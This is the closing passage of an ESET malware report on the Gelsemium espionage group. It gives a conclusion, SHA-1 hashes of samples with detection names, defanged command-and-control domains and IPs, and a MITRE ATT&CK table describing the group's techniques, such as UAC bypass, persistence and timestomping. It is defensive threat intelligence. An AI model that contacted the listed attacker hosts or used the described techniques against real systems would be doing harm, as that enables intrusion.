There are some interesting aspects to this sample. No information is sent to the C&C server when the first request is sent, meaning that the operators automatically deliver the next stage. The operators don't have an efficient way to filter out victims or researchers trying to get the next stage, which could mean two things – the operators already know that the target is deemed appropriate to distribute the next stage or it's the developer's mistake or lack of attention. However, it's important to mention that we found this sample on a victim's computer after the operator tried to compromise the target with Gelsemium components.

CONCLUSION

The Gelsemium biome is very interesting: it shows few victims (according to our telemetry) with a vast number of adaptable components. The plug-in system shows that developers have deep C++ knowledge. Small similarities with known malware tools shed light on interesting, possible overlaps with other groups and past activities. We hope that this research will drive other researchers to publish about the group and reveal more roots related to this malware biosphere.

IOCS

Additional Links/Tools

SHA-1	Detection	Description
029407C923C279803C6D7CBC7673936BCA2E580C	Win64/Gelsemium.B	Gelsevirine
0471E1A214F458D4C478677EC9896B0F31207377	Win32/Gelsemium.A	Gelsenicine
055F1E13E0FEA44DC42E8CD8C9219ED588360304	Win32/Kryptik.HGCE	Gelsemine
0CEDFB1789EF139B6040CF8D84BA130360C4EB7D	Win32/TrojanDropper.Gelsemium.A	Gelsemine
1042C798D7FF69EB52CBEAE684C74FC0EE84AACD	Win32/TrojanDropper.Gelsemium.A	Gelsemine
1DD4E8119EFB34BEAEC6AF55B66222D3DC5036EB	Win32/Gelsemium.A	Gelsevirine
21C9B87A8CF75DEBA6CFF8CF66AA015D6FB46BE2	Win64/Gelsemium.B	Gelsevirine
225FA75D48C7699C3961DB1904993E39AE051940	Win32/Gelsemium.A	Gelsenicine
239DB66FAA803772F2A8905B1E77377A5BF78351	Win32/Gelsemium.A	Gelsenicine
2B03FFE35090CE5F9341E046464C9EED8A64441D	Win32/Gelsemium.A	Gelsevirine
2D6CEAF73EA7F70135D9A82A397625C89C408F05	Win32/TrojanDropper.Gelsemium.A	Gelsemine
2F795D69641312B6653B59C2653D7BF368A4405F	Win64/Gelsemium.B	Gelsevirine
366A9E646A167FCD2381BC15905F7D7A5E76A100	Win64/Gelsemium.C	Gelsenicine
36E46AD4A9F31634D32B26BDBA618DF5ECDCA188	Win64/Gelsemium.B	Gelsevirine
374C38E11C50F5EDDD8F3708C557529A62446A4E	Win32/Gelsemium.A	Gelsevirine
39D7BBF6B95FA8BF37FE434DC6EFE380BBF9AB23	Win64/Gelsemium.C	Gelsenicine
43D27A9C57D252999259AAFEE9760BDA00D1207D	Win64/Gelsemium.D	Gelsevirine
43EEC66F6D68F286357004DC62D6DA01991A2EB8	Win64/Gelsemium.A	Gelsevirine
47E0BC09B9B092BF5DE415E663BD848917EA8303	Win32/Gelsemium.A	Gelsenicine
4A932622A1A5259E9C97EBFA8DC11FA84DFFE039	Win32/Kryptik.HKQI	Gelsemine
544717EF96A59135CD0A93886C273E3FFE702C1A	Win32/Gelsemium.A	Gelsevirine
5EACCE21513D29A6F318B338D3EE39CC2752F72B	Win32/Gelsemium.A	Gelsevirine
625E0D33966E4060D57C1DACA5EB6D1A51BBA3C3	Win64/Gelsemium.C	Gelsenicine
6AE33A9DF4E7D5D19C67EDC1D1B73C1674FF5FC1	Win32/Kryptik.HKQI	Gelsemine
6EDBF71680F11681EEA34BE293F5C580DE2E16E0	Win32/Gelsemium.A	Gelsevirine
6F22C761898A3DB9A3788967D90A77331DFA66B3	Win32/Gelsemium.A	Gelsevirine
6F23354186659CD2A02A5521B39F6246199D83AF	Win64/Gelsemium.B	Gelsevirine

SHA-1	Detection	Description
6F43FE80806A3FE5C866C0B63CC5B105A85D0E75	Win32/Kryptik.HKQI	Gelsemine
78102E569C4F40D011D941BDD8FCAAB508EDACD6	Win32/Gelsemium.A	Gelsevirine
796EBB4074DDE56FC1EDEFED0628DB68B0857E8A	Win32/Gelsemium.A	Gelsevirine
7B79C0C0E6D9D1760005416A463BEEA4518B822C	Win64/Gelsemium.C	Gelsenicine
7E5BF24946C77A96532DA6FD09EAA1EC4E6F1A91	Win32/Gelsemium.A	Gelsenicine
8090D015D6770E6826F3A9266DD3B0998D30DDC3	Win64/Gelsemium.C	Gelsenicine
88E4679E9A47A51BD82DC22460B5A69FD7D12ACC	Win32/Gelsemium.B	Gelsenicine
8AB3ACC8A3F89E5B8E7A1929149D273EDDADAE64	Win32/TrojanDropper.Gelsemium.A	Gelsemine
8BF0CAB4A700BED3E5D7D38C8868D4F388DF9A54	Win64/Gelsemium.B	Gelsevirine
988A70DF8A39034CE817D6B968E48103D824A426	Win64/Gelsemium.B	Gelsenicine
9A2DAF6CF400408F1714EF9BA659F7491BDAB612	Win64/Gelsemium.B	Gelsevirine
9C99EB944DB0797682D54A57E2782956223E9BD8	Win64/Gelsemium.B	Gelsevirine
A20C5BF7A30F597524A74D78DFE7EF6F15EDAD52	Win64/Gelsemium.C	Gelsenicine
A80C7010FEA9915A0A82108139AEC3AA2363F0DF	Win32/Kryptik.HKQI	Gelsemine
B663C7381F53C2FA6D4619A5FE7D63D3FD7A3455	Win32/Gelsemium.A	Gelsevirine
BCA97BF7E93309E49311701B22569395B2BAECC7	Win32/Kryptik.HKQI	Gelsemine
C64435CCD604E142C6498417D66B4950C7C6B670	Win32/Gelsemium.A	Gelsenicine
CA25FB923F8A8F0293E52893979B7E429E913D7B	Win32/Gelsemium.A	Gelsenicine
CF4210F762798486CC9D4911D2D9F0F6B2BDF687	Win64/Gelsemium.C	Gelsenicine
DCB4D0A47EA40FE4420B14552082E03E0E5FDA9D	Win32/Gelsemium.A	Gelsevirine
ECA6363825C079099F3729097C06808AC32D4547	Win64/Gelsemium.C	Gelsenicine
F04FEB22EFAA8F401470FA5808ADAB9B35E87C4C	Win32/Gelsemium.A	Gelsenicine
2668050FCAD373FCD548792D9793375E4D704BEF	Win64/Agent.WT	OwlProxy HTTP proxy.
762F73329FF2EBE2B8F55205F886CB5F1DE99483	Win32/Agent.ACJS	Chrommme backdoor.

C&C servers

149.248.14[.]53
192.168.63[.]98
210.209.72[.]180
4vw37z[.]cn
acro.ns1[.]name
domain.dns04[.]com
info.96html[.]com
microsoftservice.dns1[.]us
pctftp.otzo[.]com
sitesafecdn.hopto[.]org
traveltime.hopto[.]org
www.sitesafecdn.dynamic-dns[.]net
www.travel.dns04[.]com

MITRE ATT&CK TECHNIQUES

Note: This table was built using *version 9* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1190	Exploit Public-Facing Application	Gelsemium exploits the vulnerability CVE-2020-0688.
	T1566.001	Phishing: Spearphishing Attachment	Gelsemium uses phishing documents.
	T1195.002	Supply Chain Compromise: Compromise Software Supply Chain	Gelsemium uses supply-chain attacks.
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Gelsemium relies on a batch script to delete itself.
	T1203	Exploitation for Client Execution	Gelsemium has exploited client software vulnerabilities for execution, such as CVE-2012-0158 and CVE-2020-0688.
	T1559.001	Inter-Process Communication: Component Object Model	Gelsemium bypasses UAC via an exploit based on the `IARPUninstallStringLauncher` COM interface.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Gelsemium uses `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` key to persist after reboot.
	T1547.012	Boot or Logon Autostart Execution: Print Processors	Gelsemium uses print processors to persist after reboot.
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	Gelsemium uses exploits to bypass UAC.
Defense Evasion	T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	Gelsemium uses exploits to bypass UAC.
	T1140	Deobfuscate/Decode Files or Information	Gelsemium uses RC4 and custom algorithms to encrypt and decrypt files and blob.
	T1070.004	Indicator Removal on Host: File Deletion	Gelsemium remove its first stage after being executed.
	T1070.006	Indicator Removal on Host: Timestomp	Gelsemium uses timestomping.
	T1112	Modify Registry	Gelsemium uses registry to store config and encrypted plug-ins.
	T1027.001	Obfuscated Files or Information: Binary Padding	Gelsemium uses junk code to make static and dynamic analysis harder.
Credential Access	T1003	Use Alternate Authentication Material	Gelsemium operators were seen using Mimikatz.

Tactic	ID	Name	Description
Command And Control	T1071.001	Application Layer Protocol: Web Protocols	Gelsemium uses HTTP to communicate with the C&C server.
	T1071.004	Application Layer Protocol: DNS	Gelsemium uses DNS to communicate with the C&C server.
	T1573.001	Encrypted Channel: Symmetric Cryptography	Gelsemium uses XOR routine to encrypt communication with the C&C server.
	T1008	Fallback Channels	Gelsemium uses fallback C&C server.
	T1095	Non-Application Layer Protocol	Gelsemium uses raw socket to communicate with the C&C server.
	T1571	Non-Standard Port	Gelsemium uses non-standard ports like 8080.

ABOUT ESET

For more than 30 years, ESET® has been developing industry-leading IT security software and services to protect businesses, critical infrastructure and consumers worldwide from increasingly sophisticated digital threats. From endpoint and mobile security to endpoint detection and response, as well as encryption and multifactor authentication, ESET's high-performing, easy-to-use solutions unobtrusively protect and monitor 24/7, updating defenses in real time to keep users safe and businesses running without interruption. Evolving threats require an evolving IT security company that enables the safe use of technology. This is backed by ESET's R&D centers worldwide, working in support of our shared future. For more information, visit www.eset.com or follow us on *LinkedIn*, *Facebook* and *Twitter*.

ENJOY SAFER TECHNOLOGY™